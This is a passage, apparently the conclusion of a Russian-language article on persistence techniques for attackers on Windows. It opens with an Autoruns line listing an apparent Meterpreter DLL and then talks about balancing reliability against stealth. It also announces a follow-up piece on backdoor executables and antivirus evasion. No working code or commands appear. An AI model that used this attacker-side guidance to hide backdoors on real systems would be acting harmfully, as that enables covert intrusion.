<input checked="" type="checkbox"/> C:\users\admin\meter.dll			c:\users\admin\meter.dll	26.02.2014 2:20						

Выводы

Мы рассмотрели основные и наиболее популярные варианты Persistence. Они по большей части не зависят от версии и конфигурации ОС и легко реализуемы. Универсального способа нет (иначе обнаружение было бы слишком простым!), и у каждого есть достоинства и недостатки. При выборе наша цель — сбалансировать надежность и скрытность.

Этим списком выбор, конечно же, не ограничивается, и все в конечном счете зависит только от вашей фантазии и изобретательности. В Windows хороший помощник в поиске новых возможностей для закрепления — все та же утилита Autoruns.

Однако выгодно расположенная в системе ссылка на бэкдор — это еще не все. О том, какой исполняемый файл для этого использовать и как при этом эффективно обойти антивирус, я расскажу в следующей своей статье.